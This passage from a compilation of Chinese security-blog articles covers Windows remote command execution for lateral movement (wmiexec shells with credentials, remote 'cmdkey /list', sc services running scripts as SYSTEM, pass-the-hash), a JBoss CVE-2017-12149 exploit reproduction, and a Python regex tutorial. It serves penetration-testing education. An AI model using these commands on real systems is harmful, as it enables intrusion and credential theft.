wmic 会以管理员权限在远程系统上执行命令

防火墙开启将无法连接

如果报错 "Invalid Global Switch"，用双引号把包含-的结点括起来即可正常执行。

wmiexec

WMI 可以远程执行命令，大牛使用 VBS 脚本调用 WMI 来模拟 psexec 的功能，于是乎 WMIEXEC 就诞生了。基本上 psexec 能用的地方，这个脚本也能够使用。

常用命令

获取半交互式 shell

cscript.exe //nologo wmiexec.vbs /shell 192.168.17.138 test !@#123QWE

在远程系统上执行单条命令

cscript.exe wmiexec.vbs /cmd 192.168.17.138 test !@#123QWE "cmdkey /list"

在远程系统上执行 bat 脚本

cscript.exe wmiexec.vbs /cmd 192.168.17.138 test !@#123QWE c:\programdata\test.bat

其它参数

-wait5000 表示这个命令等待 5s 后再读取结果，用于运行“运行时间长”的命令。

-persist 程序会在后台运行，不会有结果输出，而且会返回这个命令进程的 PID，方便结束进程，用于运行 nc 或者木马程序。

下面这段代码在脚本的一开始，是控制结果文件路径、文件名、以及默认代码执行时间的，可以自行更改。

```
Const  Path  =  "C:\"

Const FileName = "wmi.dll"

Const  timeOut  =  1200
```

工具说明

需要远程系统启动 Windows Management Instrumentation 服务，开放 135 端口

远程系统的本地安全策略的"网络访问：本地帐户的共享和安全模式"应设为"经典-本地用户以自己的身份验证"

wmicexec.vbs 会以管理员权限在远程系统上执行命令

virustotal 显示 wmiexec.vbs 会被 Kaspersky、Symantec 和 ZoneAlarm 查杀。

SC

常用命令

建立 ipc 连接(参见 net use + at)后上传等待运行的 bat 脚本到目标系统上，创建服务（开启服务时会以 system 权限在远程系统上执行 bat 脚本）

sc \\192.168.17.138 create test binpath= "cmd.exe /c start c:\programdata\test.bat"

开启服务，运行其它命令可以直接修改 bat 脚本内容

sc \\192.168.17.138 start test

删除服务

sc \\192.168.17.138 delete test

总结

当工具没有回显（at、wmic、sc、schtasks）的时候可以将命令执行结果重定向到文件，然后使用 type 来查看命令执行结果。如果执行的命令比较复杂，比如命令中包含双引号，可以将命令写成 bat 脚本拷贝到远程系统上，然后远程执行 bat 脚本。经测试，at、schtasks、psexec、wmic、wmiexec 和 sc 均

支持 hash 注入后使用，在没有明文密码的情况下，可以 hash 注入后运行命令（去除命令中的用户名、密码参数）实现远程执行。

本文列出了常见远程执行命令的方法和技巧，我们使用的时候需要根据具体环境进行选择最合适的执行方式。小弟不才，如果文中有错误或者疏漏，希望各位表哥可以指出，万分感谢。欢迎大家来一起讨论远程执行命令的方式和技巧。

参考资料

丢掉 PSEXEC 来横向渗透

https://www.anquanke.com/post/id/84938

在远程系统上执行程序的技术整理

http://static.hx99.net/static/drops/tips-7358.html

域渗透前置知识

https://www.cnblogs.com/mujj/articles/4623409.html

JBOOS 反序列化漏洞复现

原创： TimeS0ng 信安之路 2017-12-15

2017 年 9 月 14 日，国家信息安全漏洞共享平台（ CNVD ）收录了 JBOSS Application Server 反序列化命令执行漏洞（ CNVD-2017-33724，对应 CVE-2017-12149 ），远程攻击者利用漏洞可在未经任何身份验证的服务器主机上执行任意代码。

漏洞细节和验证代码已公开，近期被不法分子利用出现大规模攻击尝试的可能性较大。

0x01. 漏洞复现

1). 环境准备

JBOSS 下载地址：

http://download.jboss.org/jbossas/6.1/jboss-as-distribution-6.1.0.Final.zip

EXP 下载地址：

https://github.com/yunxu1/jboss-_CVE-2017-1214


2). 环境搭建

第一步：下载 JBOSS 环境，并解压

wget http://download.jboss.org/jbossas/6.1/jboss-as-distribution-6.1.0.Final.zip


第二步：修改配置文件，使网络中的主机都能访问 JBOSS

vim ~/jboss-6.1.0.Final/server/default/deploy/jbossweb.sar/server.xml




第三步：启动 JBOSS

./jboss-6.1.0.Final/bin/run.sh



第四步：下载 EXP


git clone https://github.com/yunxu1/jboss-_CVE-2017-12149



3). 信息收集

第一步：利用 nmap 对目标主机进行常用端口扫描


nmap 192.168.1.111 -A



第二步：访问目标主机的 8080 端口，看看能否正常访问

4). 漏洞利用

利用刚才下载好的 EXP 进行漏洞利用，打开 jboss 反序列化_CVE-2017-12149.jar



0x02. 总结

行千里路，不如读万卷书...

安全开发

这里的安全开发不是传统意义的软件安全开发生命周期的那个，这里主要是针对安全从业人员的，安全从业人员在做安全相关研究和工作时，或多或少会需要一些自动化的脚本、或者将自己的成果进行展示、或者为了方便使用工具编写一些方便配置的界面等，都需要安全人员有一定的开发能力。


这里的内容主要是有关安全工具的开发、自动化脚本的开发，提升我们工作的效率，节省我们的时间，让我们有更多的精力去研究更加有价值有意义的事情，是我们每一个安全从业人员都应该

提升的方向 python 2.7 正则上篇

myh0st 信安之路 2017-06-06

re 模块详解

re 模块所包含的所有函数如下图：



compile

功能介绍

根据一个模式字符串和可选的标志参数生成一个正则表达式对象。该对象拥有一系列方法用于正则表达式匹配和替换。可以提高正则的匹配速度，重复利用正则表达式对象。

用法介绍

函数原型：re.compile(pattern[, flag])

参数解释：pattern 为要编译的正则表达式，flag 为前文图中的标志位。

flag 不同值对应的解释如下图：

修饰符	描述
re.I	使匹配对大小写不敏感
re.L	做本地化识别（locale-aware）匹配
re.M	多行匹配，影响 ^ 和 $
re.S	使 . 匹配包括换行在内的所有字符
re.U	根据Unicode字符集解析字符。这个标志影响 \w, \W, \b, \B.
re.X	该标志通过给予你更灵活的格式以便你将正则表达式写得更易于理解。

例子

匹配字符串 Myh0St 所有字符，不忽略大小写与忽略大小写的区别

```
>>> teststr = "Myh0St"
>>> pattern = re.compile("[a-z]")
>>> print pattern.findall(teststr)
['y', 'h', 't']
>>> pattern = re.compile("[a-z]", re.I)
>>> print pattern.findall(teststr)
['M', 'y', 'h', 'S', 't']
>>>
```


后面的例子我们将都是用这个函数来编译正则，所以后面的函数原型都是基于这个来展示。

match

功能介绍

用于查找字符串的头部（也可以指定起始位置），它是一次匹配，只要找到了一个匹配的结果就返回，而不是查找所有匹配的结果。

用法介绍

函数原型：match(string[, pos[, endpos]])

参数解释：string 为匹配用的原始字符串，pos 为文本中正则表达式开始搜索的索引，endpos 文本中正则表达式结束搜索的索引

使用 match 函数成功后会返回一个对象，该对象包含一下功能：

group([group1, ...]) 方法用于获得一个或多个分组匹配的字符串，当要获得整个匹配的子串时，可直接使用 group() 或 group(0)；

start([group]) 方法用于获取分组匹配的子串在整个字符串中的起始位置


（子串第一个字符的索引），参数默认值为 0；

end([group]) 方法用于获取分组匹配的子串在整个字符串中的结束位置（子串最后一个字符的索引+1），参数默认值为 0；

span([group]) 方法返回 (start(group), end(group))。

例子

匹配 myh0st 中的字符以及从索引 3 和 4 开始匹配



search

功能介绍

用于查找字符串的任何位置，它也是一次匹配，只要找到了一个匹配的结果就返回，而不是查找所有匹配的结果。

用法介绍

函数原型：search(string[, pos[, endpos]])

参数解释：string 为匹配用的原始字符串，pos 为文本中正则表达式开始搜索的索引，endpos 文本中正则表达式结束搜索的索引

如果匹配成功返回一个 match 对象，如果不成功则返回 None

例子

搜索 myh0st1 中的数字

```
>>> teststr = "myh0st1"
>>> pattern = re.compile("\d")
>>> searchobj = pattern.search(teststr)
>>> print searchobj.group(0)
0
>>> print searchobj.span()
(3, 4)
>>> searchobj = pattern.search(teststr, 5, 8)
>>> print searchobj.group()
1
>>> print searchobj.span()
(6, 7)
```


findall

功能介绍

上面的 match 和 search 方法都是一次匹配，只要找到了一个匹配的结果就返回。然而，在大多数时候，我们需要搜索整个字符串，获得所有匹配的结果。

用法介绍

函数原型：findall(string[, pos[, endpos]])

参数解释：string 为匹配用的原始字符串，pos 为文本中正则表达式开始搜索的索引，endpos 文本中正则表达式结束搜索的索引

findall 以列表形式返回全部能匹配的子串，如果没有匹配，则返回一个空列表。

例子

搜索 myh0st234myh0st 中的所有数字

```
>>> import re
>>> teststr = "myh0st234myh0st"
>>> pattern = re.compile("\d")
>>> findallobj = pattern.findall(teststr)
>>> print findallobj
['0', '2', '3', '4', '0']
>>> print findallobj[2]
3
>>> findallobj2 = pattern.findall(teststr, 5)
>>> print findallobj2
['2', '3', '4', '0']
>>>
```


finditer

功能介绍

finditer 方法的行为跟 findall 的行为类似，也是搜索整个字符串，获得所有匹配的结果。但它返回的是一个 match 的对象。

用法介绍

函数原型：finditer(string[, pos[, endpos]])

参数解释：string 为匹配用的原始字符串，pos 为文本中正则表达式开始搜索的索引，endpos 文本中正则表达式结束搜索的索引

finditer 返回一个顺序访问每一个匹配结果（Match 对象）的迭代器。

例子

搜索 myh0st234myh0st 中的所有数字

```
>>> import re
>>> teststr = "myh0st234myh0st"
>>> pattern = re.compile("\d")
>>> finditerobj = pattern.findall(teststr)
>>> print finditerobj
['0', '2', '3', '4', '0']
>>> finditerobj = pattern.finditer(teststr)
>>> print finditerobj
<callable-iterator object at 0x00000000034C0DA0>
>>> print finditerobj.group()

Traceback (most recent call last):
  File "<pyshell#18>", line 1, in <module>
    print finditerobj.group()
AttributeError: 'callable-iterator' object has no attribute 'group'
>>> print finditerobj.span()

Traceback (most recent call last):
  File "<pyshell#19>", line 1, in <module>
    print finditerobj.span()
AttributeError: 'callable-iterator' object has no attribute 'span'
>>> for i in finditerobj:
        print i.group()
        print i.span()


0
(3, 4)
2
(6, 7)
3
(7, 8)
4
(8, 9)
0
(12, 13)
>>> print type(finditerobj)
<type 'callable-iterator'>
```


split

功能介绍

split 方法按照能够匹配的子串将字符串分割后返回列表

用法介绍

函数原型：split(string[, maxsplit])

参数解释：string 为匹配用的原始字符串，maxsplit 用于指定最大分割次数，不指定将全部分割。

split 以列表形式返回全部能匹配的子串，如果没有匹配，则返回一个空列表。

例子

以数字串分割 myh0st234myh0st

```
>>> import re
>>> teststr = "myh0st234myh0st"
>>> pattern = re.compile("\d+")
>>> print pattern.split(teststr)
['myh', 'st', 'myh', 'st']
>>> print pattern.split(teststr, 3)
['myh', 'st', 'myh', 'st']
>>> print pattern.split(teststr, 2)
['myh', 'st', 'myh0st']
>>> print pattern.split(teststr, 1)
['myh', 'st234myh0st']
>>>
```

myh0st

sub

功能介绍

sub 方法用于使用正则替换字符串中符合条件的字符。

用法介绍

函数原型：sub(repl, string[, count])

参数解释：repl 可以是字符串也可以是函数，string 为匹配用的原始字符串，count 用于指定最多替换次数，不指定时全部替换。

如果 repl 是字符串，则会使用 repl 去替换字符串每一个匹配的子串，并返回替换后的字符串，另外，repl 还可以使用 id 的形式来引用分组，但不能使用编号 0；

如果 repl 是函数，这个方法应当只接受一个参数（Match 对象），并返回一个字符串用于替换（返回的字符串中不能再引用分组）。

sub 函数返回替换后的字符串。

例子

用 mm 替换 myh0st234myh0st 中的数字串或者用 test 函数替换

```
>>> import re
>>> teststr = "myh0st234myh0st"
>>> pattern = re.compile("\d+")
>>> print pattern.sub("mm", teststr)
myhmmstmmmyhmmst
>>> print pattern.sub("mm", teststr, 3)
myhmmstmmmyhmmst
>>> print pattern.sub("mm", teststr, 2)
myhmmstmmmyh0st
>>> print pattern.sub("mm", teststr, 1)
myhmmst234myh0st
>>> def test():
        return "||"

>>> print pattern.sub(test, teststr)

Traceback (most recent call last):
  File "<pyshell#53>", line 1, in <module>
    print pattern.sub(test, teststr)
TypeError: test() takes no arguments (1 given)
>>> print pattern.sub(test(), teststr)
myh||st||myh||st
>>> print pattern.sub(test(), teststr, 2)
myh||st||myh0st
>>> print pattern.sub(test(), teststr, 1)
myh||st234myh0st
```


subn

功能介绍

subn 方法跟 sub 方法的行为类似，也用于替换。

用法介绍

函数原型：subn(repl, string[, count])

参数与 sub 的参数一致

subn 返回一个元组，第一个元素是使用 sub 方法的结果，一个是替换的次数

例子

用 mm 替换 myh0st234myh0st 中的数字串或者用 test 函数替换

```
>>> import re
>>> teststr = "myh0st234myh0st"
>>> pattern = re.compile("\d+")
>>> print pattern.subn("mm", teststr)
('myhmmstmmmyhmmst', 3)
>>> print pattern.sub("mm", teststr, 2)
myhmmstmmmyh0st
>>> print pattern.subn("mm", teststr, 2)
('myhmmstmmmyh0st', 2)
>>> def test():
        return "||"

>>> print pattern.subn(test(), teststr)
('myh||st||myh||st', 3)
>>> print pattern.subn(test(), teststr, 1)
('myh||st234myh0st', 1)
```

在不使用 compile 的时候，只需要将函数前面加 re.以及第一个参数为正则表达式即可，例如：re.search("\d", "myh0st")

Python 2.7 正则中篇

原创： myh0st 信安之路 2017-06-07

本篇文章的主要内容是使用 Python 匹配 ASCII 字符串的各种姿势。

基本知识

ASCII 码对照表.

表 1-1 ASCII 编码表（片段）

码值	字符	码值	字符	码值	字符	码值	字符	码值	字符
48	0	63	?	78	N	93	]	108	l
49	1	64	@	79	O	94	^	109	m
50	2	65	A	80	P	95	_	110	n
51	3	66	B	81	Q	96	`	111	o
52	4	67	C	82	R	97	a	112	p
53	5	68	D	83	S	98	b	113	q
54	6	69	E	84	T	99	c	114	r
55	7	70	F	85	U	100	d	115	s
56	8	71	G	86	V	101	e	116	t
57	9	72	H	87	W	102	f	117	u
58	:	73	I	88	X	103	g	118	v
59	;	74	J	89	Y	104	h	119	w
60	<	75	K	90	Z	105	i	120	x
61	=	76	L	91	[	106	j	121	y
62	>	77	M	92	\	107	k	122	z

元字符对照表

https://www.runoob.com/regexp/regexp-metachar.html

什么是元字符

如上面元字符对照表里的所有字符在正则中表现是一个范围而不能作为字符匹配，例如[0-9]之中的-用来表示 0 到 9 的一个范围，而不能匹配横线字符。

什么是转义

像 $、^ 这类元字符，在正则中有特殊的含义，有的时候并不需要表示其特殊含义只想表示普通字符的含义，此时就必须对元字符做转义，可以使用反斜杠转义元字符，如^经过转义后变为 \^。

详细解读正则的使用

测试页面

```
<!DOCTYPE html>
<html>
<head>
<meta charset=utf-8>
<title>python re test</title>
</head>
<a href="http://www.test.com/">myh0st's blog</a>
<p>Email: Myh0st@outlook.com</p>
<p>Phone: 13192298115</p>
<a href="https://www.httpstest.com/">myh0st's blog</a>
</body>
</html>
```

myh0st

将以上代码保存为 test.txt

```
#-*- coding:utf-8 -*-

import re
import sys

if __name__=="__main__":
    patt = sys.argv[1]
    htmldata = open("test.txt", 'r').read()
    for item in re.findall(patt, htmldata):
        print "regular: [" + patt + "]\n"
        print "re.findall result: [" + item + "]"
```

myh0st

将以上代码保存为 test.py 用来测试正则表达式的功能。

功能解释

获取代码中的手机号


正则表达式可以有如下集中方式：

1 ([0-9]{11})


2 (\d{11})

3 ([\x30-\x40]{11})

